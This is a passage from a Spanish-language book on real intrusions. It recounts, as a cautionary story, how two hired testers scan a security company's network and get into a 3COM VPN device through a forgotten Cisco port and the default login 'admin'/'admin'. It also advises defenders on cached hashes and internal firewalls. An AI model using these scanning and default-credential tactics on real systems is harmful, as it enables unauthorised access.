Un sitio muy conocido que utilizan los *hackers* para encontrar ubicaciones de contraseñas predeterminadas es www.phenoelit.de/dpl/dpl.html. Si su empresa aparece en esta dirección, tenga cuidado.

Una persona de confianza de la misma organización puede potencialmente comprometer todo el dominio utilizando un poco de ingeniería social cuando su ordenador está guardando contraseñas en la caché local. Esta persona descontenta llama al servicio técnico quejándose de que no puede abrir una sesión en su ordenador. Quiere que un técnico vaya a ayudarle inmediatamente. El técnico se presenta, abre una sesión en el sistema utilizando sus credenciales y soluciona el "problema". Poco después, el empleado extrae el *hash* de la contraseña del técnico y lo craquea, de modo que ya tiene acceso con los mismos derechos de administrador del sistema que el técnico. (Estos *hashes* guardados en la caché, son dobles, por lo que es necesario otro programa para desenmarañar y craquear estos tipos de *hashes.)*

Algunos programas, como Internet Explorer y Outlook, guardan copias en caché de las contraseñas. Si desea más información sobre cómo deshabilitar esta función, busque en Google "deshabilitar almacenamiento en caché de contraseñas".

Defensa en profundidad

Las historias de este capítulo demuestran, quizás de forma más gráfica que otras anteriores, que custodiar el perímetro electrónico de las redes de su empresa no es suficiente. En los entornos actuales, el perímetro se difumina cuando las empresas invitan a los usuarios a entrar en la red. Como tal, el cortafuegos no va a detener todos los ataques. El *hacker* va a buscar una grieta en la pared intentando explotar un servicio que las reglas del cortafuegos permitan. Una estrategia para mitigar el ataque consiste en colocar todos los sistemas de acceso público en su propio segmento de la red y filtrar con cuidado el tráfico hacia segmentos de la red más confidenciales.

Por ejemplo, si un servidor SQL secundario está ubicado en la red corporativa, se puede establecer un cortafuegos secundario que sólo permita las conexiones al puerto desde donde se ejecuta el servicio. Establecer cortafuegos internos para proteger información confidencial puede resultar molesto pero debe considerarse esencial para proteger con eficacia los datos contra empleados maliciosos e intrusos que consigan superar el perímetro.

LA ÚLTIMA LÍNEA

Los intrusos obstinados no se detendrán ante nada para conseguir sus objetivos. Un intruso paciente reconocerá el terreno de la red, observará todos los sistemas que están accesibles y los respectivos servicios que están expuestos públicamente. El *hacker* puede desaparecer de la escena durante semanas, meses o, incluso años, para encontrar y explotar una nueva vulnerabilidad que todavía no haya sido solucionada. Durante mis días de *hacker*, yo mismo invertía horas y horas para comprometer sistemas. Mi constancia rendía frutos, porque siempre encontraba una grieta.

Erik dedicó durante dos años y medio la misma constancia y determinación en sus esfuerzos para obtener el código fuente que tanto codiciaba. Y Robert también llevó a cabo toda una serie de pasos complejos e intrincados tanto en su determinación por robar millones de direcciones de correo electrónico para venderlas a *spammers*, como en esfuerzo por conseguir, igual que Erik, el código fuente que había elegido como blanco.

Entiéndase que estos dos *hackers* no están solos, en absoluto. Su grado de perseverancia no es extraño en la comunidad de *hackers*. Los responsables de proteger la infraestructura de una organización deben saber con qué se pueden enfrentar. Un *hacker* dispone de tiempo ilimitado para encontrar sólo un agujero, mientras que los administradores de sistemas y redes, por lo general sobrecargados de trabajo, poseen muy poco tiempo para centrarse en la tarea específica de apuntalar las defensas de la organización.

Parafraseando lo que Sun Tzu describió con tanta elocuencia en *El arte de la guerra* (publicado en español por varias editoriales): conócete a ti mismo y conoce a tu enemigo y en cien batallas nunca estarás en peligro. Cuando no conoces a tu enemigo, pero te conoces a ti mismo, tus posibilidades de ganar o perder son las mismas. El mensaje está claro: sus adversarios dedicarán el tiempo que sea necesario para conseguir lo que quieren. En consecuencia, debería llevar a cabo una evaluación de los riesgos para identificar las posibles amenazas contra su organización y es necesario tenerlas en cuenta cuando se desarrolla una estrategia de seguridad. Estando bien preparado y aplicando un "estándar

de obligado cumplimiento" redactar, aplicar y hacer cumplir, se habrá dado un gran paso para acorralar a los atacantes.

A decir verdad, cualquier adversario que disponga de los recursos necesarios podría finalmente penetrar en el sistema, pero su objetivo es poner tantos obstáculos y dificultades que no merezca la pena perder el tiempo.

EN EL CONTINENTE

Viendo fragmentos de información y cómo están formuladas las cosas, comencé a formarme una ligera idea de la compañía y de los responsables de los sistemas informáticos. Me dio la impresión de que sabían de seguridad pero que, quizás, estaban haciendo algo mal.

— Louis

Al comienzo del Capítulo 8, advertimos de que los lectores que no tengan conocimientos técnicos podrían encontrar algunas partes difíciles de entender. Este capítulo puede resultar más difícil incluso. Aún así, sería una pena saltarlo, porque la historia es fascinante en muchos aspectos y se puede captar la esencia fácilmente omitiendo los detalles técnicos.

Es la historia de personas afines que trabajaban en una empresa contratada para atacar un blanco y que todavía no han sido cazadas.

En algún rincón de Londres

La historia está ambientada en "la City", en el corazón de Londres.

Imagine "una sala diáfana sin ventanas en la parte trasera de un edificio, con un puñado de técnicos reunidos con una causa común". Imagine *"hackers* aislados de la sociedad, que no reciben influencia alguna del mundo exterior", todos ellos trabajando febrilmente en su mesa, pero intercambiando bromas continuamente.

Sentado en esta sala anónima, entre otros, está un chico que llamaremos Louis. Creció en una ciudad pequeña del norte de Inglaterra. Comenzó a juguetear con ordenadores alrededor de los siete años cuando sus padres compraron un ordenador viejo para que los niños empezaran a aprender un poco de tecnología. Se inició en el *hacking* en el colegio cuando se encontró un listado de nombres de usuario y contraseñas de los empleados que despertó su curiosidad. El *hacking* le causó problemas muy pronto, cuando un alumno mayor lo delató. Pero que lo pillaran no lo disuadió de seguir aprendiendo los secretos de los ordenadores.

Ahora Louis, un chico alto, de pelo oscuro, no encuentra tiempo para "deportes muy ingleses", como el criquet y el fútbol, a los que jugaba tanto de niño.

La zambullida

Algún tiempo antes, Louis y su amigo Brock, que aporreaba un ordenador a muy poca distancia, aceptaron realizar un proyecto juntos. Su objetivo sería una empresa ubicada en un país de Europa, una empresa de seguridad que transportaba grandes cantidades de dinero y trasladaba presos de la cárcel al juzgado y de una cárcel a otra.

Toda compañía que se describe a sí misma con la palabra "seguridad" puede parecer un desafio especialmente difícil. ¿Que se dediquen a la seguridad quiere decir que están tan preocupados por la protección que no habrá forma de penetrar en sus sistemas? Para cualquier grupo de gente con mentalidad de *hacker* y se perfilará como

un reto irresistible, especialmente cuando, como ocurre aquí, los chicos no tienen nada con qué empezar aparte del nombre de la compañía.

"Lo planteamos como un problema que necesita solución. Lo primero que hicimos fue recabar tanta información sobre la empresa como nos fue posible", dice Louis. Comenzaron buscando el nombre en Google e incluso utilizaron este buscador para traducir las páginas, porque ninguno del grupo hablaba el idioma del país.

Las traducciones automáticas fueron lo suficientemente acertadas para que se hicieran una idea de la actividad y del tamaño de la empresa. Ninguno de ellos se siente muy cómodo con los ataques de ingeniería social, pero de todos modos, los descartaron por la barrera del idioma.

Pudieron establecer qué rangos de direcciones IP se habían asignado a la organización desde las direcciones IP del sitio Web y el servidor de correo de la empresa, así como desde el registro de direcciones IP europeas, *Reseaux IP Europeens* (RIPE), que es similar a *American Registry of Internet Numbers* (ARTN) de los Estados Unidos. (ARIN es la organización que gestiona los números de las direcciones IP de los Estados Unidos y de otros territorios asignados. Puesto que las las direcciones de Internet deben ser únicas, se hace necesario algún tipo de organización que controle y asigne los rangos de números para las direcciones IP. La organización RIPE gestiona los números de direcciones IP en el territorio europeo.)

El sitio Web principal, supieron, era externo, lo alojaba una tercera empresa. Pero la dirección IP de su servidor de correo estaba registrada en la propia compañía y se ubicaba en su rango de direcciones corporativas. Al ser así, los chicos podían pedir al Servidor dé Nombres de Dominio (DNS) autorizado de la empresa que obtuviera las direcciones IP examinando los registros de intercambio de correo.

Louis probó la técnica de enviar un correo electrónico a una dirección que no existía. El mensaje que rebotó le advertía de que su correo electrónico no se había podido entregar y mostraba información de cabecera que revelaba algunas direcciones IP internas de la empresa, además de información de encaminamiento de los correos. En este caso, sin embargo, la advertencia procedía de un buzón externo, su mensaje

sólo había llegado hasta el servidor de correo externo, de modo que la notificación no reveló información de utilidad.

Brock y Louis sabían que les facilitaría mucho el trabajo que la empresa tuviera su propio DNS. En ese caso, podrían intentar investigar para obtener más información sobre la red interna de la empresa o aprovechar cualquier vulnerabilidad de la versión del DNS. Las noticias no fueron buenas: el DNS estaba en otro lugar, cabía imaginar que se ubicaba en su proveedor de acceso a Internet (ISP).

Búsquedas en la red

Para el siguiente paso, Louis y Brock utilizaron un sondeo de DNS inverso para obtener los nombres de *hosts* de los diferentes sistemas localizados dentro del rango de direcciones IP de la empresa (como se explica en el Capítulo 4, "Policías y ladrones", y en algún otro lugar). Para ello, Louis utilizó "un *script* de PERL sencillo" que los chicos habían escrito. (Lo más común es que los atacantes utilicen algún software o sitios Web específicos para búsquedas de DNS inversas, como es el caso de *www.samspade.org.)*

Observaron "que en algunos sistemas había nombres muy reveladores" y que sirvieron de pistas para deducir qué funciones cumplían esos sistemas dentro de la empresa. También esta información sirvió para conocer un poco más la lógica del personal de informática. "Parecía que los administradores no tuvieran el control absoluto de la información que había disponible sobre su red y ésa es la primera etapa de intuición sobre si vas a poder o no acceder". Brock y Louis determinaron que los indicios eran favorables.

Éste es un ejemplo de cómo intentar psicoanalizar a los administradores, intentar entrar en sus mentes para saber cómo diseñarían la red. Para este atacante concreto, "se basaba en parte en el conocimiento de las redes y las empresas que habíamos visto en ese país europeo concreto y el nivel de conocimientos de informática, además del hecho de que ese país estaba, quizás, un año o dos por detrás del Reino Unido".

Identificación de un *router*

Analizaron la red utilizando la herramienta "traceroute" de Unix, la cual ofrece el recuento del número de *routers* por los que pasa un paquete de datos hasta alcanzar un destino concreto; en la jerga se conoce como el número de "saltos". Ejecutaron el traceroute hasta el servidor de correo y hasta el cortafuegos de la frontera. La herramienta notificó que el servidor de correo estaba un salto detrás del cortafuegos.

Esta información les dio la pista de que el servidor de correo podía estar en la DMZ, o que todos los sistemas situados detrás del cortafuegos estaban en la misma red. (La DMZ es lo que se conoce como *zona desmilitarizada,* una red en tierra de nadie delimitada por dos cortafuegos y a la que por lo general se puede acceder desde la red interna y desde Internet. El propósito de la DMZ es proteger la red interna en caso de que se comprometan los sistemas expuestos a Internet.)

Los chicos sabían que el servidor de correo tenía el puerto 25 abierto y, ejecutando el traceroute, supieron también que en efecto podían penetrar por el cortafuegos para comunicarse con el servidor de correo. "Vimos que esa ruta nos llevaba a través del *router* y después por el siguiente salto que parecía desaparecer y que en realidad era el cortafuegos. Después, un salto detrás, vimos el servidor de correo. Así que teníamos una idea aproximada de la arquitectura de la red".

Louis dice que solían comenzar probando algunos puertos comunes que sabían que probablemente los cortafuegos dejarían abiertos y menciona algunos, como el puerto 21 (FTP); el puerto 23 (telnet); el puerto 80 (HTTP); los puertos 139 y 445 (ambos utilizados para NetBIOS, en diferentes versiones de Windows).

> *Antes de que realizáramos sondeos intrusivos de puertos, insistíamos mucho en asegurarnos de que teníamos una lista de objetivos efectiva que no incluyera las direcciones IP de sistemas que no se utilizaban. En las fases iniciales, tienes que tener listas de objetivos, en lugar de salir a buscar a ciegas y sondear cada una de las direcciones IP. Después de enumerar los objetivos, teníamos unos cinco o seis sistemas finales que queríamos examinar más despacio.*

En este caso, encontraron sólo tres puertos abiertos; un servidor de correo, un servidor Web con todos los parches de seguridad instalados y que aparentemente no estaba en uso y, en el puerto 23, el servicio telnet. Cuando intentaron conectarse por telnet al dispositivo, les apareció la petición de contraseña típica de Cisco, "Verificación de Acceso del Usuario". Ya veían ciertos avances, al menos, habían identificado que la máquina era de Cisco.

Louis sabía por experiencia que en un *router* de Cisco la contraseña suele ser algo muy obvio. "En este caso intentamos tres contraseñas, el nombre de la compañía, dejar el espacio en *blanco* y *cisco,* y no pudimos entrar en ese router. Entonces, en lugar de prestarle demasiada atención a la contraseña, decidimos dejar de intentar acceder al servicio".

Intentaron sondear al dispositivo de Cisco buscando algunos puertos comunes, pero no consiguieron nada.

> *Ese primer día dedicamos mucho tiempo a analizar la compañía y su red, además de iniciar los sondeos de puertos iniciales. Yo no diría que estábamos a punto de abandonar porque todavía había unos cuantos trucos que con toda seguridad volveríamos a intentar antes de abandonar.*

El recuento total de sus resultados de un día completo no era mucho más que haber identificado un solo *router.*

El segundo día

Louis y Brock iniciaron el segundo día dispuestos a realizar sondeos más intensivos de los puertos. Utilizando el término "servicios" para referirse a los puertos abiertos, Louis explica:

> *En aquel momento, pensábamos para nosotros mismos que necesitábamos encontrar más servicios en esas máquinas. Así que subimos un poco el volumen e intentamos encontrar algo que realmente nos sirviera de ayuda para entrar en la red. Lo que estábamos viendo era que el filtro del cortafuegos era muy bueno. Lo que en realidad buscábamos era algo que se estuviera*

permitiendo pasar por error y/o algo que estuviera mal configurado.

Entonces, utilizando el programa Nmap, una herramienta estándar para el sondeo de puertos, realizaron un sondeo con el archivo de servicios predeterminados del programa que buscaba 1.600 puertos; una vez más, recogieron las redes vacías, todo era morralla.

"Entonces lo que hicimos fue un sondeo completo de puertos, sondeamos tanto el *router* como los servidores de correo". Un sondeo completo de puertos significaba examinar más de 65.000 posibilidades. "Examinamos todos y cada uno de los puertos TCP y buscamos posibles servicios en esos *hosts* que teníamos en nuestra lista de objetivos en aquel momento".

Esta vez, encontraron algo interesante, aunque extraño y un poco desconcertante.

El puerto 4065 estaba abierto; es muy poco habitual encontrar un puerto tan alto en uso. Louis lo explica así: "Lo que pensamos en ese momento es que quizás tenían un servicio de telnet configurado en el puerto 4065. Por tanto, lo que hicimos fue conectarnos por telnet a ese puerto para ver si podíamos verificarlo". (Telnet es un protocolo para controlar remotamente otra máquina situada en cualquier punto de Internet. Utilizando telnet, Louis se conectó al puerto remoto, el cual aceptó los comandos de su ordenador y contestó con una salida que se visualizaba directamente en su pantalla.)

Cuando intentaron conectarse a él, recibieron una respuesta solicitando un nombre y contraseña. Por tanto, tenían razón en que el puerto se estaba utilizando para el servicio telnet, pero el diálogo que solicitaba la autentificación del usuario era muy diferente a la presentada por un servicio telnet de Cisco. "Después de un rato, pensamos que sería algún dispositivo de 3 COM. Eso sí que disparó nuestro entusiasmo por el trabajo porque no es muy frecuente encontrar una máquina Cisco que parezca algún otro dispositivo o encontrar otro servicio listado en un puerto TCP muy alto". Pero para los chicos no tenía sentido que el servicio telnet del puerto 4065 funcionara como un dispositivo 3COM.

Teníamos dos puertos abiertos en un dispositivo y se identificaban a sí mismos como dispositivos completamente diferentes fabricados por firmas completamente diferentes.

Brock encontró el puerto TCP y se conectó a él utilizando telnet. "Cuando le apareció la solicitud de inicio de sesión, le grité que intentara *admin* [para el nombre de usuario], con las contraseñas sospechosas de siempre, como *contraseña, admin* o dejar la casilla en *blanco".* Intentó varias combinaciones de estas tres opciones para el nombre de usuario y la contraseña y, después de sólo unos cuantos intentos, dio en el blanco: el nombre de usuario y la contraseña del dispositivo 3COM eran, ambos, *admin.* "En aquel momento me gritó que estaba dentro", dice Louis, queriendo decir que ya podían tener acceso por telnet al dispositivo 3COM. El hecho de que fuera una cuenta de administrativo era la guinda del pastel.

Adivinar esa contraseña fue el primer hito en el trabajo.

Me llamó para que me acercara. Trabajábamos en diferentes ordenadores. Al principio, mientras estábamos con el sondeo de la red y de los puertos, cada uno estábamos en nuestra máquina y compartíamos la información. Pero cuando encontró el puerto que le dio acceso al indicador de inicio de sesión, me cambié a su máquina y empezamos a trabajar juntos, los dos en el mismo puesto.

Era genial. Era un dispositivo 3COM y teníamos acceso de consola a él y, quizás, teníamos una vía para investigar qué podíamos hacer:

Lo primero que queríamos era averiguar exactamente qué dispositivo 3COM era y por qué se podía acceder a él por un puerto TCP tan alto del router *de Cisco.*

A través de la interfaz de la línea de comandos, pudieron consultar información sobre el dispositivo. "Nos imaginamos que quizás alguien había conectado el cable de la consola de su dispositivo 3 COM al dispositivo Cisco y, sin darse cuenta, había habilitado el acceso". Eso tendría sentido, como una forma práctica de que los empleados pudieran

conectarse por telnet al dispositivo 3 COM a través del router. "Quizás no había monitores o teclados suficientes en el Centro de Datos", sugiere Louis y añade que quizás habían empalmado un cable como solución provisional. Cuando dejó de ser necesario, el administrador que había conectado el cable, se olvidó de él. Louis supone que se había marchado "ajeno a las consecuencias de sus acciones".

Examen de la configuración del dispositivo 3COM

Los chicos comprendieron que el dispositivo 3 COM estaba detrás del cortafuegos y que el error del administrador les había abierto un buen camino, que hacía posible que un atacante se conectara detrás del cortafuegos a través del puerto abierto.

Ahora que tenían acceso a la consola 3 COM, miraron en los informes de configuración, incluidas las direcciones IP asignadas de la unidad y los protocolos que se utilizaban para la conectividad de la red privada virtual. Pero descubrieron que el dispositivo además se ubicaba en el mismo rango de direcciones que el servidor de correo y fuera de un cortafuegos interno, en la DMZ. "Llegamos a la conclusión de que efectivamente estaba fuera del cortafuegos del perímetro y que estaba protegido de Internet mediante algún tipo de reglas de filtrado".

Intentaron mirar en la configuración del propio dispositivo para ver cómo se establecían las conexiones entrantes, pero a través de esa interfaz no podían obtener información suficiente. Aún así, dedujeron que puesto que cualquier usuario que se conecte al puerto 4065 del router de Cisco desde cualquier punto de Internet, la conexión se realizaría seguramente con el dispositivo 3COM enchufado al router Cisco.

> *En ese momento ya teníamos más confianza en que podríamos acceder a las redes de fondo y obtener más control sobre la red interna. Estábamos muy animados, pero hechos polvo porque ya llevábamos el equivalente a dos días de trabajo completos.*
>
> *Fuimos a un pub y hablamos de cómo el día siguiente sería genial porque empezaríamos mirando en algunos sistemas*

finales y que buscaríamos la forma de llegar más adentro en la red.

Sentían curiosidad sobre ese dispositivo 3 COM y se lanzaron a capturar el registro de la consola en tiempo real. Si había habido alguna actividad durante la noche, podrían verla cuando llegaran a la mañana siguiente.

El tercer día

Cuando Brock examinó el registro de la consola por la mañana, encontró que habían aparecido varias direcciones IP. Louis lo explica así:

Después de echar otro vistazo al 3 COM, nos dimos cuenta de que era algún tipo de VPN que usuarios remotos utilizaban para conectarse a la red de la compañía desde Internet.

En ese momento sí estábamos entusiasmados con que podríamos acceder de la misma forma que accedían los usuarios legítimos.

Intentaron crear su propia interfaz VPN personal en el dispositivo 3 COM trayendo otra interfaz del ordenador 3 COM, con una dirección IP distinta, una que el cortafuegos no filtrara explícitamente.

No funcionó. Se encontraron con que el dispositivo no se podía configurar sin interrumpir los servicios legítimos. No pudieron hacer que apareciera un sistema VPN configurado exactamente igual y la arquitectura estaba diseñada de tal forma que restringía tanto la actividad que no podían hacer lo que querían.

Esta estrategia de ataque se desvaneció rápidamente.

Estábamos un poco desilusionados, un poco callados. Pero era el primer intento y tenía que haber, con toda seguridad, otra forma. Todavía teníamos incentivos suficientes, todavía teníamos acceso a ese dispositivo, todavía teníamos un punto de apoyo. Nos volvimos un poco vehementes con el tema de llegar más lejos.

Estaban en la DMZ de la red de la empresa, pero cuando intentaron sacar conexiones a sus propios sistemas, toparon con un obstáculo. Intentaron también un barrido de pings en la red entera, es decir, a todos los sistemas de la red, pero desde el sistema 3 COM detrás del cortafuegos para identificar cualquier sistema que pudieran añadir a su lista de objetivos. Si hubiera alguna dirección de máquinas en la caché, significaría que algún dispositivo estaba bloqueando el acceso al protocolo de nivel superior. "Después de varios intentos, vimos entradas en la caché ARP lo que indicaba que algunas máquinas habían transmitido sus direcciones", explica Louis (el protocolo de resolución de direcciones, ARP, es un método para encontrar las direcciones físicas de un *host* desde su dirección IP. Cada *host* mantiene una caché de traducciones de direcciones para reducir el retraso en el reenvío de los paquetes de datos.)

Por tanto, había definitivamente otras máquinas en el dominio, "pero no respondían a los pings, que es la señal clásica de un cortafuegos".

(Para los lectores que no estén familiarizados con el método ping, diremos que es una técnica de sondeo de la red que consiste en transmitir determinados tipos de paquetes, el protocolo de mensajes de control de Internet, o ICMP, al sistema en cuestión para determinar si el *host* está activo o "vivo". Si lo está, responderá con un paquete "respuesta de eco ICMP".) Louis prosigue: "Parecía confirmar nuestra impresión de que había otro cortafuegos, había otra capa de seguridad entre el dispositivo 3COM y su red interna".

Louis comenzaba a sentir que habían llegado a un callejón sin salida.

> *Teníamos acceso a este dispositivo VPN, pero no podíamos establecer nuestra propia VPN a través de él. En ese momento, los niveles de entusiasmo cayeron un poco. Empezamos a pensar que no llegaríamos más lejos en la red. Así que necesitábamos una tormenta de ideas.*

Decidieron investigar las direcciones IP que habían descubierto en el registro de la consola. "Pensamos que el siguiente paso debía ser ver

qué se comunicaba remotamente con este dispositivo 3COM, porque si se podía penetrar en ese dispositivo, se podría secuestrar una conexión existente en la red". O podrían obtener las credenciales de autentificación necesarias para hacerse pasar por un usuario legítimo.

Conocían algunas de las reglas de filtrado, dice Louis, y buscaban formas de burlarlas en el cortafuegos. Tenía la esperanza de que pudieran "encontrar sistemas que se consideraran de confianza y, quizás, tuvieran la palanca para pasar a través de este cortafuegos. Las direcciones IP que llegaban eran muy interesantes para nosotros".

Cuando estaban conectados a la consola del sistema 3 COM, explica, siempre que se conectaba un usuario remoto o se realizaba algún cambio en la configuración, aparecía un mensaje de alerta en la parte inferior de la pantalla. "Podíamos ver las conexiones que tenían lugar en esas direcciones IP".

En los historiales de inscripción se detallaba la organización en la que esas direcciones IP concretas estaban inscritas. Además, estos historiales incluían la información de contacto del personal administrativo y técnico responsable de la red de la organización. Utilizando estas direcciones, volvieron a visitar los historiales de la base de datos de inscripciones del RIPE y averiguaron información sobre las compañías a las que se habían asignado esas direcciones.

De hecho, esta búsqueda les brindó otra sorpresa. "Descubrimos que las direcciones estaban registradas en un gran proveedor de telecomunicaciones en ese país en concreto. En ese momento, no podíamos atar todos los cabos, no podíamos entender realmente qué eran estas direcciones IP, por qué la gente se conectaba desde una empresa de telecomunicaciones", explica Louis, utilizando un sinónimo para lo que llamamos ISP. Los dos chicos comenzaron a reflexionar sobre si las conexiones VPN eran incluso de usuarios remotos de la empresa o algo completamente distinto que de momento no pudieran ni imaginar.

> *Habíamos llegado a un punto en el que teníamos que sentarnos y hacer un volcado de ideas. Necesitábamos unir todas las piezas para comenzar a comprender.*

No se había cumplido lo que la mañana prometía. Teníamos acceso al sistema, pero no conseguíamos pasar de ahí y teníamos la impresión de no haber hecho ningún progreso en todo el día. Pero en lugar de irnos para casa y volver al día siguiente para seguir por donde lo habíamos dejado, pensamos que sería mejor ir al pub, tomar una copa y desestresarnos para aclarar las ideas antes de subir al transporte público para volver a casa.

Estábamos a principios de primavera y hacía un poco de fresco. Salimos de la oficina y fuimos a la vuelta de la esquina a un pub inglés tradicional, oscuro y lúgubre.

Yo bebía cerveza y Brock tomaba un chupito de melocotón con limón. Muy bueno, tienes que probarlo. Nos sentamos allí a charlar y nos compadecimos el uno del otro porque el día no había salido como planeábamos. Después de la primera ronda ya estábamos un poco más relajados y sacamos un trozo de papel y un boli. Empezamos a anotar algunas ideas sobre qué debíamos hacer a continuación.

Teníamos mucho interés en trazar un plan para que cuando volviéramos a la mañana siguiente pudiéramos sentarnos inmediatamente y probar algo. Dibujamos la arquitectura de la red y las relaciones entre los componentes e intentamos identificar qué usuarios necesitarían acceso a la VPN, dónde estarían ubicados físicamente los sistemas y los pasos en los que probablemente pensaron los que implementaron el sistema cuando definieron los servicios de acceso remoto para esta empresa.

Dibujamos los sistemas conocidos y, entonces, desde ese punto, intentamos deducir algunos detalles y dónde estarían ubicados algunos de los demás sistemas [véase la Figura 9-1 J. Teníamos que saber dónde se situaba ese dispositivo 3 COM dentro de la red.




Figura 9-1: Ilustración de lo que los dos hackers *pensaron que podría ser la configuración, lo que explicaría lo que habían observado sobre la red y las operaciones.*

Louis se preguntaba quién, aparte de los empleados internos, podría necesitar también acceso a esta red. Se trataba de una compañía orgullosa de su innovación tecnológica, de modo que Louis y Brock pensaron que quizás habían desarrollado una "aplicación de distribución fantástica" que permitiera a los guardias conectarse después de haber hecho una entrega para saber así cuál era su siguiente pedido. Esta aplicación se habría podido programar para simplificar al máximo la dificultad mediante automatización. Quizás el conductor podía hacer clic en un icono para pedir a la aplicación que se conectara al servidor de la aplicación y recibir sus órdenes.

Pensábamos que los conductores no serían genios de la informática, que tendrían un sistema muy sencillo. Comenzamos a pensar en ello desde el punto de vista de una empresa: ¿qué tipo de sistemas sería fácil de instalar, fácil de mantener y seguro?

Pensaron que un servicio de marcación telefónica, "quizás desde un ordenador portátil que llevaran en la cabina [del conductor]. Y la compañía tendría que tener un *host* para estos servidores en los que habíamos entrado o, por el contrario, tendrían que externalizarlos para que los gestionara una tercera empresa. Se nos ocurrió la hipótesis de que la tercera empresa era la de telecomunicaciones y que la información tendría que pasar desde ésta a la empresa que teníamos como objetivo y que tendría que pasar por Internet a través de un túnel VPN". Conjeturaron que los guardias llamarían al ISP para autentificarse y que de este modo se le permitiera conectarse a la red de la empresa objetivo.

Pero cabía otra posibilidad. Louis continúa:

Nuestra hipótesis era: "Veamos si podemos imaginar una arquitectura en la que un hombre que va en un camión pueda marcar un número, pasar sus credenciales de autentificación y que la compañía objetivo, en lugar de la compañía de telecomunicaciones, lo autorice. ¿Cómo podría estar definida la VPN de la empresa para que la información que pasa el guardia a la empresa objetivo no esté cifrada en Internet? ".

También pensaron en cómo abordaría la empresa la autentificación de los usuarios. Si un guardia tiene que acceder por marcación a uno de estos sistemas localizados en la empresa de telecomunicaciones y autentificarse allí, razonaron, entonces los servicios de autentificación están externalizados. Se les ocurrió que quizás había otra solución, en la que los servicios de autentificación los tenía realmente la empresa objetivo y no el proveedor de telecomunicaciones.

A menudo, la tarea de autentificación se pasa a un servidor aparte que ofrece esa función, Quizás el dispositivo 3COM se estaba utilizando para acceder a un servicio de autentificación en la red interna de la empresa objetivo. Un guardia podría, llamando desde un módem celular,

conectarse con el ISP, pasar al dispositivo 3COM y, entonces, se enviaría su nombre de usuario y contraseña a otro servidor para la autentificación.

Su hipótesis de trabajo en ese momento era que cuando un guardia de seguridad iniciaba una conexión de marcación telefónica, establecía una VPN entre su posición y el dispositivo 3COM.

Louis y Brock imaginaron que para acceder a la red interna, primero tendrían que acceder al sistema de telecomunicaciones en el ISP con el que conectaban los conductores de los camiones. Pero "algo que no sabíamos era los números de teléfono de estos dispositivos de marcación telefónica. Estaban localizados en un país extranjero en el que no sabíamos qué tipo de líneas tenían y no teníamos muchas probabilidades de encontrar la información por nosotros mismos. Lo bueno era que sabíamos que el protocolo de la VPN era PPTP". La razón por la que era importante es que la instalación VPN predeterminada de Microsoft utiliza un secreto compartido, que es normalmente el nombre de usuario y la contraseña de Windows, para el servidor o el dominio.

A esas alturas, ya habían tomado unas cuantas rondas y acordaron que para resolver el problema utilizarían un "planteamiento sin restricciones, en el que todo estuviera permitido".

> *En ese momento, teníamos que guardar ese trozo de papel donde habíamos garabateado todo el plan porque podría ser realmente la clave para un ataque muy bueno si entrábamos. Y nos sentíamos orgullosos porque íbamos a conseguir la meta.*

Reflexiones sobre la "intuición de los *hackers*"

Las hipótesis que formularon los chicos aquella noche resultaron bastante acertadas. Louis observa acerca de este punto lo que los buenos *hackers* parecen tener:

> *Es muy difícil de explicar por qué uno llega a esa impresión. Surge de la experiencia y de haber observado cómo se configuran loé sistemas.*

Brock, en una etapa muy temprana de esta aventura, ya tenía la sensación de que teníamos que seguir adelante porque pensaba que la investigación iba a rendir fruto; es difícil explicar. ¿Será la intuición de los hackers?

Viendo fragmentos de información y cómo están formuladas las cosas, comencé a formarme una ligera idea de la compañía y de los responsables de los sistemas informáticos. Me dio la impresión de que sabían de seguridad pero que, quizás, estaban haciendo algo mal.

Mi opinión personal sobre este punto es que los *hackers* llegan a comprender cómo suelen configurarse las redes y los sistemas en el entorno empresarial simplemente fisgoneando. Con experiencia, uno llega a tener conocimiento de cómo piensan los administradores e implementadores de sistemas. Es como un juego de ajedrez en el que uno intenta ser más inteligente o adelantarse a su oponente.

Por eso pienso que la habilidad que entra en juego se basa en la experiencia que uno tiene d cómo los administradores de sistemas diseñan las redes y qué errores comenten normalmente. Quizás Louis tenga razón en lo que dice al principio de sus reflexiones sobre el tema y es que lo que la gente llama intuición se podría describir mejor como experiencia.

El cuarto día

